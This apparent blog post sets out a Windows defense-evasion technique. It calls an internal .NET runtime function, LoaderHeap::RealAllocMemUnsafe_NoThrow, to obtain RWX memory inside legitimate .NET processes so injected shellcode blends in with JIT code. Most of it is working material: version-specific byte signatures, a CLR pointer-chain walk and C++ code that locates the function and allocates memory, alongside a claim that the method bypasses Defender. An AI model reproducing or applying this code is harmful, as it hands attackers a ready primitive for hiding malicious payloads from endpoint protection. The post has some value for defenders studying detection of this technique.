chimera: abusing the .NET runtime for RWX allocations
As an undergraduate student, and reverse engineer, I usually look or think of ideas which I can exploit within the windows environment or kernel. This project details an idea I thought of, and how I implemented it from start to finish with no existing documentation on the topic other what than my decompiler showed me.
This research is for educational purposes only. The techniques demonstrated here are intended to deepen understanding of runtime internals and should not be used for malicious purposes.
The purpose of Chimera was to embed an executable payload within a legitimate process, the usual goal for any threat-actors. The problem is, simply allocating executable memory in a legitimate process and executing it is, now, quite boring and also quite detectable. To prevent this, I thought, I wish there was an environment in which many memory allocations take place, many executable regions exist, and a lot of messy code gets executed. Oh wait… there is… JIT compiled code. My target was the .NET Runtime, since its used in windows quite heavily, allowing for some hefty targets. The idea was to internally call an allocation function to force the .NET Runtime to allocate our memory for us. This memory, like a lot of JIT memory could be set to RWX (Read, Write, eXecute), and not seem suspicious at all given its within a legitimate .NET program which is already full of executable memory regions. Given its also a memory region that is allocated by the .NET Runtime, it shouldn’t flag any concerns as to what the memory region is. This is opposite to standard manually mapped DLL injection, where many regions can be flagged as suspicious simply by finding thread starts or allocations which don’t come from “valid” memory regions.
Setup
For the purposes of this blog-post, I will be using C++23, Windows 11 24H2, alongside CMake as my build environment. (Don’t worry the code will be available at the end.)
Inspection
To start, I created a simple .NET 8 application, attached my debugger and placed a hardware breakpoint on VirtualAlloc (imported by coreclr.dll) which is a function used to allocate memory regions of arbitrary sizes. This is a fairly logical step, given it allows us to find where these allocations actually take place in the .NET Runtime.
Stepping through the debugger allows the program to run, and unsurprisingly we hit our breakpoint. Let’s take a look at the call-stack.

Hmm… This is an initialization function for some internal thread manager. This isnt useful to us. Lets keep stepping through.

coreclr.SegmentAlloc… This seems interesting. Let’s keep going to see if there are any better candidates.

After stepping through some more we reach the part where it starts creating the assembly. The previous calls to VirtualAlloc was the CLR initializing the garbage collector. This assembly initialization shows a very interesting candidate we can force the CLR to call:
coreclr.LoaderHeap::RealAllocMemUnsafe+168
Omitting the +168 since that identifies where in the function the VirtualAlloc call came from, we can see a function called LoaderHeap::RealAllocMemUnsafe. Im sure we can ignore the Unsafe… right? Oh well, lets have a look in our static disassembler. Loading coreclr.dll into IDA, searching for our target function and generating pseudocode for it leads to this:

(If you noticed the _NoThrow, it’s because I found this as an alternative while searching for the original one)
This seems great! In theory, it should be as simple as calling this function to allocate any memory region we want, however it’s not necessarily as easy as it seems. To call this function, we need a few other arguments other than the size we want to allocate. Namely,
1
2
LoaderHeap *this,
TaggedMemAllocPtr *result
The TaggedMemAllocPtr data structure is an output argument, which we don’t need to worry about acquiring, we can simply copy the data structure into our code (or whatever we need from it) and start using it. Below is a simplified version of it
1
2
3
4
5
6
7
struct TaggedMemAllocPtr
{
	void* mem;
	size_t requested_size;
	void* heap;
	size_t extra;
};
The bigger problem is trying to find the this pointer argument. This is definitely required, as noted by the __fastcall argument, and the fact that this is a class member method, meaning it would’ve been called in the actual code like so: loaderHeap->RealAllocMemUnsafe_NoThrow(...) but the disassembly treats it as an argument, since that’s how it behaves after compilation.
Going back to our runtime debugger, x64dbg, we go back to the call stack and place a breakpoint on our desired target function. Stepping through, allowing this breakpoint to be hit, and looking into the CPU registers we see the following:

The RCX CPU register points to a LoaderHeap vtable reference, for those of you that dont know, a pointer to a class reference at its base address shows the vtable for that class, containing all the virtual methods that class contains, regardless, its is a sign of the this pointer we are looking for. To confirm this, I looked into the __fastcall calling convention which confirmed this theory. __fastcall docs. These clearly state that the argument-passing order is determined from left to right in ECX and EDX registers. Since we are a x86-64 architecture, we see RCX instead of ECX (thanks AMD). This confirms that the this pointer we are looking for is stored in the RCX register. The problem is, how can we programmatically get this address? It’s not a static address… So what do we do…?
Looking for xrefs in IDA to this function we see various entries, but the one we’re interested in is within EEClass::AddFieldDesc. I’ve put a snippet of the reference below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
__int64 __fastcall EEClass::AddFieldDesc(
        MethodTable *pMT,
        unsigned int fieldDef,
        char dwFieldAttrs,
        FieldDesc **ppNewFD)
{
  char *v8; // rdi
  FieldDesc *v10; // rbx
  EditAndContinueModule *v11; // rcx
  EnCEEClassData *EnCEEClassData; // rax
  EnCAddedFieldElement **p_m_pAddedStaticFields; // rax
  EnCAddedFieldElement *v14; // rcx
  EnCAddedFieldElement *i; // rdx
  EEClass *m_pEEClass; // rax
  TaggedMemAllocPtr v17; // [rsp+20h] [rbp-38h] BYREF

  LoaderHeap::RealAllocMemUnsafe_NoThrow(pMT->m_pLoaderModule->m_loaderAllocator->m_pHighFrequencyHeap, &v17, 0x28uLL);
  ...
}
(Do note for most of these decompiled snippets, they are pseudocode generated from raw assembly by IDA, not from the actual .NET Runtime repository. In most cases, these were more helpful to me than the actual GitHub repository, since it allowed me to see calling conventions, registers, without having to search a massive repo.)
As you can see, the this pointer argument is passed in via pMT->m_pLoaderModule->m_loaderAllocator->m_pHighFrequencyHeap. If we look at the types for this chain, it shows MethodTable* -> Module* -> LoaderAllocator* -> LoaderHeap* . (This knowledge will be useful for later.)
While searching in the .data section header for any global variables that were used in the runtime, I thought to start searching for any types in the Local Types section in coreclr.dll for any clues as to how I could obtain anything that would lead me to a valid LoaderHeap*. Here is where I found something interesting:
1
2
3
4
5
6
7
8
9
10
11
12
00000000 struct __cppobj AppDomain : BaseDomain // sizeof=0x820
00000000 {
000004B8     AppDomain::DomainAssemblyList m_Assemblies;
000004F8     CrstExplicitInit m_ReflectionCrst;
00000528     CrstExplicitInit m_RefClassFactCrst;
00000558     EEHashTable<ClassFactoryInfo *,EEClassFactoryInfoHashTableHelper,1> *m_pRefClassFactHash;
00000560     ReflectionCache<DispIDCacheElement,long,128> *m_pRefDispIDCache;
00000568     OBJECTHANDLE__ *m_hndMissing;
00000570     LoaderAllocator *m_pDelayedLoaderAllocatorUnloadList;
00000578     SString m_friendlyName;
00000590     Assembly *m_pRootAssembly;
00000598     unsigned int m_dwFlags;
This is a disassembly of the AppDomain data-type used in the .NET Runtime. What’s useful to us is at offset 0x590: Assembly *m_pRootAssembly;. Below is also the disassembly of the Assembly data-type.
1
2
3
4
5
6
00000000 struct __cppobj Assembly // sizeof=0x58
00000000 {
00000000     BaseDomain *m_pDomain;
00000008     ClassLoader *m_pClassLoader;
00000010     MethodDesc *m_pEntryPoint;
00000018     Module *m_pModule;
Notice at offset 0x18 we have access to a Module* which, as mentioned before, allows us to get a valid LoaderHeap*. This also means we now need an AppDomain* since the chain we have created now starts as AppDomain* -> Assembly* -> Module* -> ..., however within the .data section header we find a symbol:
1
2
.data:0000000180483100 ; AppDomain *AppDomain::m_pTheAppDomain
.data:0000000180483100 ?m_pTheAppDomain@AppDomain@@0PEAV1@EA dq ?
From here it’s quite simple. Find an xref to this m_pTheAppDomain@..., since its a global variable we can easily get its address and from there we can follow our chain to a valid LoaderHeap*. Once we have that, we can finally call LoaderHeap::RealAllocMemUnsafe(...) with a valid this pointer.
But… we have another problem.
Finding in Memory
What we’ve found so far is really cool in theory for programmatically allocating memory by forcing the .NET Runtime to do so, but it has a flaw. When we’re finding all of these functions they’re all by name which the disassembler has found. How do we get the addresses of, for example, the LoaderHeap::RealAllocMemUnsafe(...) method or m_pTheAppDomain@... which we fundamentally need to even begin?
The answer is Signature/Pattern Scanning.
There’s many existing resources on it, but it’s essentially a way of generating a pattern within a binary which you can use to identify a specific memory location. You mask bytes which change at runtime with a special character such as ? and allow the rest to stay constant. There are various tools within various disassemblers to generate patterns so you don’t have to do it by hand. The plugin I will be using today is for IDA, which is my static analysis tool, called Fusion. It’s the best I’ve used at generating unique signatures for memory regions, which most other tools couldn’t reliably do.
Once we have any of our signatures, we will obviously need a way to use them in our code. This means we will have to implement a signature scanner of some kind, which I will leave for the implementation section. The two signatures we need are for the examples I gave before:
m_pTheAppDomain@...LoaderHeap::RealAllocMemUnsafe(...)
Here are the signatures I generated.
1
2
3
4
5
// Pattern found on .NETCore.App\8.0.18\coreclr.dll
// mov     pFieldMT, cs:?m_pTheAppDomain@AppDomain@@0PEAV1@EA

const char* pattern = "\x48\x8B\x0D\x00\x00\x00\x00\x41\xB8\x00\x00\x00\x00\x48\x8B\xD0";
const char* mask = "xxx????xx????xxx";
1
2
3
4
5
// Pattern found on .NETCore.App\8.0.18\coreclr.dll
// TaggedMemAllocPtr *__fastcall LoaderHeap::RealAllocMemUnsafe_NoThrow(LoaderHeap *this, TaggedMemAllocPtr *result, unsigned __int64 dwSize)

const char* pattern = "\x48\x8B\xC4\x48\x89\x58\x00\x48\x89\x68\x00\x48\x89\x70\x00\x48\x89\x78\x00\x41\x56\x48\x83\xEC\x00\x4D\x8B\xF0\x48\x8B\xDA";
const char* mask = "xxxxxx?xxx?xxx?xxx?xxxxx?xxxxxx";
Notice, with each signature comes a mask. This is dependant on the type of signature you generate, but it will be important to note within our signature scanning code later.
For those interested in how to manually generate signatures, if we take a look at the hexadecimal representation of the start of the function we see

Writing this as a string, we generate this:
1
"48 8B C4 48 89 58 08 48 89 68 10 48 89 70 18 48 89 78 20 41 56 48 83 EC 30 4D 8B F0 48 8B DA"
Here is the signature the plugin generated:
1
"\x48\x8B\xC4\x48\x89\x58\x00\x48\x89\x68\x00\x48\x89\x70\x00\x48\x89\x78\x00\x41\x56\x48\x83\xEC\x00\x4D\x8B\xF0\x48\x8B\xDA"
Comparing these two it is clear that any constant values that are likely to change are masked out as 0, meanwhile the instructions remain the same. Now, obviously with any major updates to the CLR this will cause the signatures to update, but if you know your target and the version of the CLR it uses, it’s a stable way to consistently find a desired region of memory.
Implementation
DISCLAIMER: This is implementation of the first version of this project, which does NOT include the injector. This is a PoC which is executed via DLL injection which needs to allocate memory externally defeating the entire purpose of the project. This same concept CAN be applied in an undetected fashion, but you will not be getting that information from me :)
If this payload is injected correctly, it can hijack any .NET CLR based system process, and allow you to run any code from within that process via memory that it allocates (on demand).
If you don’t believe me, watch the video at the end.
For the purposes of illustration, I am assuming that we have a basic DllMain project setup, alongside some logging. For example during any of these snippets you may see code like CHIMERA_LOG_INFO(...).
For clarity on this section, here is a high-level overview of what we are about to do.
- Get coreclr.dll base address
- Scan for m_pTheAppDomain signature -> dereference to AppDomain*
- Follow pointer chain to LoaderHeap*
- Scan for RealAllocMemUnsafe_NoThrow signature -> get function ptr
- Call function with valid LoaderHeap*, size -> receive RWX memory
- Write shellcode -> profit
First what we need to do is get our respective addresses dynamically from the signatures that we generated. For this, we will need to implement signature scanning. For any signature scanning implementations, you usually need to specify a start address (in our case this will be the module base address of coreclr.dll) so it knows what regions to scan. Getting the base address is quite trivial using GetModuleHandleA
1
auto clr = GetModuleHandleA("coreclr.dll")
Now we have a start address its time to implement signature scanning.
1
void* PatternScanner::scan(void* start, size_t size, const char* pattern, const char* mask) {...}
Iterate through the memory region and essentially create an algorithm which looks through this memory chunk byte-by-byte. At each position, check if the next N bytes match my signature but ignore the bytes I marked with ? in the mask.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
for (size_t i = 0; i <= size - pattern_len; ++i)
{
	bool found = true;
	for (size_t j = 0; j < pattern_len; ++j)
	{
		if (mask[j] == 'x' && st`art_bytes[i + j] != static_cast<unsigned char>(pattern[j]))
		{
			found = false;
			break;
		}
	}
	if (found)
	{
		return start_bytes + i;
	}
}
This is… essentially it. It’s a classic sliding window algorithm where it checks all bytes but the mask. We can now call this helper function like so.
1
scan_pattern(m_clr_module, get_module_size(m_clr_module), pattern, mask)
The module size is obtained by a simple GetModuleInformation call. For example, below is my find_app_domain function using this function and the signature we found earlier.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
std::expected<void*, std::string> JITAllocator::find_app_domain()
{
	CHIMERA_LOG_DEBUG("Searching for AppDomain reference pattern...");
	// Pattern found on .NETCore.App\8.0.18\coreclr.dll
	// mov     pFieldMT, cs:?m_pTheAppDomain@AppDomain@@0PEAV1@EA

	const char* pattern = "\x48\x8B\x0D\x00\x00\x00\x00\x41\xB8\x00\x00\x00\x00\x48\x8B\xD0";
	const char* mask = "xxx????xx????xxx";
	auto instruction_addr = reinterpret_cast<uintptr_t>(scan_pattern(m_clr_module, get_module_size(m_clr_module), pattern, mask));
	if (!instruction_addr)
	{
		CHIMERA_LOG_ERROR("AppDomain reference signature not found in CLR module");
		return std::unexpected("AppDomain reference signature not found");
	}

	CHIMERA_LOG_SUCCESS("Found AppDomain pattern at: {:#x}", instruction_addr);

	auto relative_offset = *reinterpret_cast<int32_t*>(instruction_addr + 3);
	auto next_instruction = instruction_addr + 7;
	auto app_domain_ptr = reinterpret_cast<void**>(next_instruction + relative_offset);

	return *app_domain_ptr;
}
This seems great and all, but the obvious point of confusion is why do we have to do this +3 and +7 magic? This is because of the architecture we are targeting: on x86-64 many instructions that deal with addresses use relative offsets in their encoding but in machine code they don’t actually store the absolute target address, they store a signed 32bit offset from the address after the instruction. I’ve attached a helpful diagram below:

Okay cool. Now we’ve understood basically everything to be able to almost finish the implementation. Going back to the high-level plan I mentioned earlier, we now have to follow the pointer chain to obtain our LoaderHeap*
This process is quite similar, except adding the offsets we found earlier with each dereference.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
std::expected<void*, std::string> JITAllocator::follow_pointer_chain(void* app_domain)
{
	auto root_assembly = *reinterpret_cast<clr::Assembly**>(reinterpret_cast<uintptr_t>(app_domain) + clr::offsets::AD_TO_ROOT_ASSEMBLY);
	if (!root_assembly)
	{
		CHIMERA_LOG_ERROR("Failed to get root assembly from AppDomain");
		return std::unexpected("Failed to get root assembly");
	}

	CHIMERA_LOG_SUCCESS("Found Root Assembly at: {:#x}", reinterpret_cast<uintptr_t>(root_assembly));
	auto loader_allocator = *reinterpret_cast<clr::LoaderAllocator**>(reinterpret_cast<uintptr_t>(root_assembly) + clr::offsets::ASSEMBLY_TO_ALLOCATOR);
	if (!loader_allocator)
	{
		CHIMERA_LOG_ERROR("Failed to get LoaderAllocator from Assembly");
		return std::unexpected("Failed to get LoaderAllocator");
	}

	CHIMERA_LOG_SUCCESS("Found LoaderAllocator at: {:#x}", reinterpret_cast<uintptr_t>(loader_allocator));

	auto loader_heap = *reinterpret_cast<clr::LoaderHeap**>(reinterpret_cast<uintptr_t>(loader_allocator) + clr::offsets::ALLOCATOR_TO_HEAP);
	if (!loader_heap)
	{
		CHIMERA_LOG_ERROR("Failed to get LoaderHeap from LoaderAllocator");
		return std::unexpected("Failed to get LoaderHeap");
	}

	return loader_heap;
}
We follow a similar procedure to find the allocation function
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
std::expected<void*, std::string> JITAllocator::find_allocation_function()
{
	CHIMERA_LOG_DEBUG("Searching for RealAllocMemUnsafe_NoThrow pattern...");
	// Pattern found on .NETCore.App\8.0.18\coreclr.dll
	// TaggedMemAllocPtr *__fastcall LoaderHeap::RealAllocMemUnsafe_NoThrow(LoaderHeap *this, TaggedMemAllocPtr *result, unsigned __int64 dwSize)
	const char* pattern = "\x48\x8B\xC4\x48\x89\x58\x00\x48\x89\x68\x00\x48\x89\x70\x00\x48\x89\x78\x00\x41\x56\x48\x83\xEC\x00\x4D\x8B\xF0\x48\x8B\xDA";
	const char* mask = "xxxxxx?xxx?xxx?xxx?xxxxx?xxxxxx";

	void* alloc_addr = scan_pattern(m_clr_module, get_module_size(m_clr_module), pattern, mask);
	if (!alloc_addr)
	{
		CHIMERA_LOG_ERROR("RealAllocMemUnsafe_NoThrow signature not found in CLR module");
		return std::unexpected("RealAllocMemUnsafe_NoThrow signature not found");
	}

	return alloc_addr;
}
Putting this all together is quite straightforward now…
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
std::expected<void, std::string> JITAllocator::initialize()
{
	std::lock_guard lock(m_init_mutex);
	if (m_initialized)
	{
		CHIMERA_LOG_DEBUG("JITAllocator already initialized");
		return {};
	}

	CHIMERA_LOG_INFO("Initializing JIT allocator...");

	m_clr_module = utils::ProcessUtils::get_clr_module();
	if (!m_clr_module)
	{
		CHIMERA_LOG_ERROR("CLR module not found");
		return std::unexpected("CLR module not found");
	}

	auto app_domain_result = find_app_domain();
	if (!app_domain_result)
	{
		CHIMERA_LOG_ERROR("Failed to find AppDomain: {}", app_domain_result.error());
		return std::unexpected(app_domain_result.error());
	}

	CHIMERA_LOG_SUCCESS("Found AppDomain at: {:#x}", reinterpret_cast<uintptr_t>(*app_domain_result));

	auto heap_result = follow_pointer_chain(*app_domain_result);
	if (!heap_result)
	{
		CHIMERA_LOG_ERROR("Failed to follow pointer chain: {}", heap_result.error());
		return std::unexpected(heap_result.error());
	}
	m_heap_ptr = *heap_result;

	CHIMERA_LOG_SUCCESS("Found LoaderHeap at: {:#x}", reinterpret_cast<uintptr_t>(m_heap_ptr));

	auto alloc_func_result = find_allocation_function();
	if (!alloc_func_result)
	{
		CHIMERA_LOG_ERROR("Failed to find allocation function: {}", alloc_func_result.error());
		return std::unexpected(alloc_func_result.error());
	}
	m_real_alloc = *alloc_func_result;

	CHIMERA_LOG_SUCCESS("Found RealAllocMemUnsafe_NoThrow at: {:#x}", reinterpret_cast<uintptr_t>(m_real_alloc));

	m_initialized = true;
	CHIMERA_LOG_SUCCESS("JIT allocator initialization complete!");
	return {};
}
We can then subsequently call our allocation function with as many bytes as we want to allocate.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
std::expected<void*, std::string> JITAllocator::allocate_region(size_t size)
{
	if (!m_initialized)
	{
		CHIMERA_LOG_ERROR("Allocator not initialized");
		return std::unexpected("Allocator not initialized");
	}

	std::lock_guard lock(m_alloc_mutex);

	CHIMERA_LOG_INFO("Allocating {} bytes via CLR JIT allocator", size);

	clr::TaggedMemAllocPtr alloc_result = {};
	auto alloc_func = reinterpret_cast<clr::RealAllocFunction>(m_real_alloc);
	alloc_func(static_cast<clr::LoaderHeap*>(m_heap_ptr), &alloc_result, size);
	void* result = alloc_result.mem;
	if (result)
	{
		m_regions.push_back({result, size});
		CHIMERA_LOG_SUCCESS("Allocated {} bytes at: {:#x}", size, reinterpret_cast<uintptr_t>(result));
		return result;
	}

	CHIMERA_LOG_ERROR("CLR allocation failed for {} bytes", size);
	return std::unexpected("Allocation failed");
}
Aaaand we’re done… You can now write and execute anything you want to this memory region, that’s supposedly legitimately allocated by the .NET CLR. Here’s a video showing it :)
Conclusion
This is obviously only meant for educational purposes. The code without any form of injector is available here, this was made as a PoC and yes it is a method that is capable of bypassing defender on the latest versions of windows.
Thank you :)